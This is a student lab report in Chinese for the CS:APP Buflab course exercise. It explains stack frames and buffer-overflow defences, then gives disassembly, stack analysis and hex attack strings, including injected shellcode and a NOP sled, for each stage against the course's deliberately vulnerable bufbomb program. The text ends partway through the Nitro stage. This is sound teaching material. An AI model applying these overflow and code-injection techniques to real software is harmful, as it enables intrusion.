哈爾濱工業大學

实验报告

实 验（三）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机科学与技术

学　　号　2022113573

班　　级　2203101

学　　生　张宇杰

指 导 教 师　史先俊

实 验 地 点　管理 712

实 验 日 期　2023/11/16

计算机科学与技术学院

目 录

第 1 章 实验基本信息 ..... - 3 -

1.1 实验目的 ..... - 3 -
1.2 实验环境与工具 ..... - 3 -
1.2.1 硬件环境 ..... - 3 -
1.2.2 软件环境 ..... - 3 -
1.2.3 开发工具 ..... - 3 -
1.3 实验预习 ..... - 3 -

第 2 章 实验预习 ..... - 4 -

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） ..... - 4 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分） ..... - 4 -
2.3 请简述缓冲区溢出的原理及危害（5 分） ..... - 5 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） ..... - 5 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分） ..... - 5 -

第 3 章 各阶段漏洞攻击原理与方法 ..... - 6 -

3.1 SMOKE 阶段 1 的攻击与分析 ..... - 6 -
3.2 FIZZ 的攻击与分析 ..... - 8 -
3.3 BANG 的攻击与分析 ..... - 11 -
3.4 BOOM 的攻击与分析 ..... - 14 -
3.5 NITRO 的攻击与分析 ..... - 16 -

第 4 章 总结 ..... - 22 -

4.1 请总结本次实验的收获 ..... - 22 -
4.2 请给出对本次实验内容的建议 ..... - 22 -

参考文献 ..... - 23 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构



2.3 请简述缓冲区溢出的原理及危害

原理：可通过向程序的缓冲区中写入超出其可接受长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或覆盖原本的结束指令使其指向某一个攻击代码使程序转而执行攻击指令，以达到攻击的目的。

危害：

1、程序崩溃，导致拒绝正常执行程序

2、跳转并且执行一段恶意代码，可能对程序进行破坏甚至导致更严重的后果

2.4 请简述缓冲器溢出漏洞的攻击方法

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，原本希望的执行 ret 指令的效果就是跳转到攻击代码。攻击代码还可执行一些代码，从而修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者，而实际上执行了一些恶意代码

2.5 请简述缓冲器溢出漏洞的防范方法

1.栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。可以通过在程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间来实现

2.栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是，程序异常终止

3.限制可执行代码区域


这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制某些特定内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才可以是可执行的，其他部分可以被限制为只允许读和写

4.使用更加安全的函数

如 scanf_s, get_s, fgets 等

第 3 章 各阶段漏洞攻击原理与方法

每阶段 40 分，文本 15 分，分析 25 分，总分不超过 80 分



- main函数里launcher函数被调用cnt次，但除了最后Nitro阶段，cnt都只是1。
- testn、getbufn仅在Nitro阶段被调用，其余阶段均调用test、getbuf。
- 正常情况下，如果你的操作不符合预期，会看到信息“Better luck next time”，这时你就要继续尝试了。

我的 cookie 为：0x7c396050

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 75 94 04 08

分析过程：

查看 bufbomb 的反汇编

找到 smoke 函数，记录其地址，为 0x 08 04 94 75

```
0804:9475 bufbomb!smoke   55                push ebp
0804:9476                 89 e5             mov ebp, esp
0804:9478                 83 ec 14          sub esp, 0×14
0804:947b                 68 73 b2 04 08    push 0×804b273          ASCII "Smoke!: You called smoke()"
0804:9480                 e8 4b fc ff ff    call bufbomb!puts@plt
0804:9485                 c7 04 24 00 00 00 00  mov dword [esp], 0
0804:948c                 e8 ea 05 00 00    call bufbomb!validate
0804:9491                 c7 04 24 00 00 00 00  mov dword [esp], 0
0804:9498                 e8 53 fc ff ff    call bufbomb!exit@plt
```


找到 getbuf 函数

```
0804:9980 bufbomb!getbuf    55              push ebp
0804:9981                   89 e5           mov ebp, esp
0804:9983                   83 ec 34        sub esp, 0x34
0804:9986                   8d 45 d8        lea eax, [ebp-0x28]
0804:9989                   50              push eax
0804:998a                   e8 ae fb ff ff  call bufbomb!Gets
0804:998f                   b8 01 00 00 00  mov eax, 1
0804:9994                   c9              leave
0804:9995                   c3              ret
```

分析 getbuf 函数的栈帧

getbuf 栈帧的大小为 4 (push ebp) + 0x34 (sub esp, 0x34) + 4 (push eax) = 60 B

而 buf 缓冲区的大小为 0x28 (lea eax, [ebp-0x28]) = 40 B



从而攻击字符串的大小应该是 40 + 4 + 4=48 B

攻击字符串的最后 4 字节应是 smoke 函数的地址

```
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$ cat ./smoke_2022113573.txt |./hex2raw |./bufbomb -u 2022113573
Userid: 2022113573
Cookie: 0x7c396050
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$
```

（在第二阶段的 P.S.处我解释了为什么修改栈中的%ebp 值不会影响运行）

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 9d 94 04 08 00 00 00 00 50 60 39 7c

分析过程：

找到 fizz 函数，记录其地址，为 0x 08 04 94 9d

```
0804:949d bufbomb!fizz   55                  pushl %ebp
0804:949e                89 e5               movl %esp, %ebp
0804:94a0                83 ec 08            subl $8, %esp
0804:94a3                8b 45 08            movl 8(%ebp), %eax
0804:94a6                3b 05 28 e1 04 08   cmpl 0x804e128, %eax
0804:94ac                74 1d               je 0x80494cb
0804:94ae                83 ec 04            subl $4, %esp
0804:94b1                50                  pushl %eax
0804:94b2                68 e0 b0 04 08      pushl $0x804b0e0     ASCII "Misfire: You called fizz(0x%x)\n"
0804:94b7                6a 01               pushl $1
0804:94b9                e8 e2 fc ff ff      calll bufbomb!__printf_chk@p…
0804:94be                83 c4 10            addl $0x10, %esp
0804:94c1                83 ec 0c            subl $0xc, %esp
0804:94c4                6a 00               pushl $0
0804:94c6                e8 25 fc ff ff      calll bufbomb!exit@plt
0804:94cb                83 ec 04            subl $4, %esp
0804:94ce                50                  pushl %eax
0804:94cf                68 8e b2 04 08      pushl $0x804b28e     ASCII "Fizz!: You called fizz(0x%x)\n"
0804:94d4                6a 01               pushl $1
0804:94d6                e8 c5 fc ff ff      calll bufbomb!__printf_chk@p…
0804:94db                c7 04 24 01 00 00 00 movl $1, (%esp)
0804:94e2                e8 94 05 00 00      calll bufbomb!validate
0804:94e7                83 c4 10            addl $0x10, %esp
0804:94ea                eb d5               jmp 0x80494c1
```

分析发现，在

```
movl 8(%ebp), %eax
cmpl 0x804e128, %eax
je 0x80494cb
```

中，fizz 将 8(%ebp)中值与 0x804e128 的值相比较，如果相等则成功

查看 0x0804e128 处的值 `0804:e128  50 60 39 7c`，正好是我们的 cookie

回顾一下对于 push pop call ret leave 的知识

pushl SRC 等价于：
subl $4, %esp *# 栈顶上移*
movl SRC (%esp) *# 值存入栈顶*


popl DST 等价于：
movl (%esp), DST *# 从栈顶取值*
addl $4, %esp *# 栈顶下移*


calll FUNC 等价于：
pushl %eip *# 将下一条指令地址压栈*
movl func_addr, %eip *# 下一条运行的指令设为func_addr*

retl 等价于：
popl %eip *# 将栈顶的地址（即之前存的下一条指令地址）存到eip中*

leave 等价于：
movl %ebp, %esp *# 栈顶指向栈底*
popl %ebp *# 还原栈底*

对栈帧变化的分析如下





（上图表现了下图中绿色行的执行情况）

```
0804:9980 bufbomb!getbuf   55              pushl %ebp
0804:9981                  89 e5           movl %esp, %ebp
0804:9983                  83 ec 34        subl $0×34, %esp
0804:9986                  8d 45 d8        leal -0×28(%ebp), %eax
0804:9989                  50              pushl %eax
0804:998a                  e8 ae fb ff ff  calll bufbomb!Gets
0804:998f                  b8 01 00 00 00  movl $1, %eax
0804:9994                  c9              leave
0804:9995                  c3              retl
```

```
0804:949d bufbomb!fizz     55              pushl %ebp
0804:949e                  89 e5           movl %esp, %ebp
0804:94a0                  83 ec 08        subl $8, %esp
0804:94a3                  8b 45 08        movl 8(%ebp), %eax
0804:94a6                  3b 05 28 e1 04 08  cmpl 0×804e128, %eax
0804:94ac                  74 1d           je 0×80494cb
```

从而，fizz 中 8(%ebp)中的值就是图中“参数 2”位置的值，只需把参数 2 的位置至为 cookie 即可。参数 1 无所谓，这里我们置为 0

故，我们的攻击串组成为：

44 个字节的零 + fizz 函数地址(小端) + 4 个字节的零(任意值) + 我们的 cookie 值(小端)

P.S.（BTW 根据上述栈帧变化的图示，我们发现，将原来保存的 %ebp 的值修改为任何其他值（我们这里是 00000000）也不会影响后面代码的运行，因为有 movl %esp %ebp 这一步）

3.3 Bang 的攻击与分析

文本如下：


c7 05 20 e1 04 08 50 60 39 7c 68 ec 94 04 08 c3

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00 00 00 f8 33 68 55

分析过程：

当我们做如下攻击时，能够达到我们的目的




当我们这么做后，getbuf 函数返回处的 leave 及 ret 指令将如下执行：




为了达到我们的目的，我们需获取 bang 的地址，全局变量的地址以及 Bad code 存放的 buf 的地址

bang 地址为 0x080494ec，全局变量地址为 0x0804e120(从图中的 0804:94f2 中得知)



在程序执行完下图中的 leal -0x28(%ebp), %eax 后，%eax 的值即为我们所求的 buf 数组的首地址，即下图的 0x556833f8



我们在 Bad code 中应执行如下操作

1、 将全局变量设为 cookie

2、 修改%rip 的值为 bang 函数的地址，但我们无法直接使用 mov 修改%rip 的值，需要使用 jmp, call, 与 ret 来间接修改，我们这里使用 ret


写成汇编语言：

movl $0x7c396050, 0x0804e120

pushl $0x080494ec

retl

从已知指令中我们找到了我们所需指令的机器码：



故汇编转化为机器码：


c7 05 20 e1 04 08 50 60 39 7c | 68 ec 94 04 08 | c3

故我们的攻击字符串为：

Bad code 内容 + 0000…(补全至 40 字节) + 一个随便的 4 字节 + Bad code 地址

```
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$ cat ./bang_2022113573.txt |./hex2raw |./
bufbomb -u 2022113573
Userid: 2022113573
Cookie: 0x7c396050
Type string:Bang!: You set global_value to 0x7c396050
VALID
NICE JOB!
```

最后我们分析一下 Bad code 的执行过程



3.4 Boom 的攻击与分析

文本如下：

b8 50 60 39 7c 68 c2 95 04 08 c3 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 40 34 68 55 f8 33 68 55

分析过程：

在之前，我们攻击时将栈帧中的“返回地址”及“%ebp”进行了覆盖，进而完成任务。

但在该任务中，要求 getbuf 函数能够正常返回 test 函数，这要求我们不能覆盖“%ebp”的值

任务还要求修改 getbuf 的返回值为 cookie，查看 getbuf 函数：

```
0804:9980 bufbomb!getbuf   55              pushl %ebp
0804:9981                  89 e5           movl %esp, %ebp
0804:9983                  83 ec 34        subl $0×34, %esp
0804:9986                  8d 45 d8        leal -0×28(%ebp), %eax
0804:9989                  50              pushl %eax
0804:998a                  e8 ae fb ff ff  calll bufbomb!Gets
0804:998f                  b8 01 00 00 00  movl $1, %eax
0804:9994                  c9              leave
0804:9995                  c3              retl
```

我们在 Bad code 执行以下操作：

1、 修改%eax 为 cookie

2、 跳转至 test 在调用 getbuf 后的下一行

从 test 函数中，我们找到了调用 getbuf 后下一行的地址，为 0x080495c2

```
0804:95bd   e8 be 03 00 00   calll bufbomb!getbuf
0804:95c2   89 c3            movl %eax, %ebx
0804:95c4   e8 ca ff ff ff   calll bufbomb!uniqueval
```

从已知指令中我们找到了我们所需指令的机器码：

```
b8 01 00 00 00          movl $1, %eax
68 fe 93 04 08          pushl $0×80493fe
c3                      retl
```

写成汇编语言：

movl $0x7c396050, %eax

pushl $0x080495c2

retl

转化为机器码：

b8 50 60 39 7c | 68 c2 95 04 08 | c3

将程序运行到 getbuf 保存%ebp 处，此时%ebp 为 0x55683440，我们需要把这个值原封不动

故我们的攻击字符串为：

Bad code 内容 + 0000…(补全至 40 字节) + 先前的%ebp 值 + Bad code 地址

其中 Bad code 地址与上一阶段一致

```
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$ cat ./boom_2022113573.txt |./hex2raw |./
bufbomb -u 2022113573
Userid: 2022113573
Cookie: 0x7c396050
Type string:Boom!: getbuf returned 0x7c396050
VALID
NICE JOB!
```

3.5 Nitro 的攻击与分析

文本如下：

nitro_2022113573.txt
~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32

```
/* 500 bytes of nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 /* one line for 20 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 /* one line for 20 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 /* one line for 20 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 /* one line for 20 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
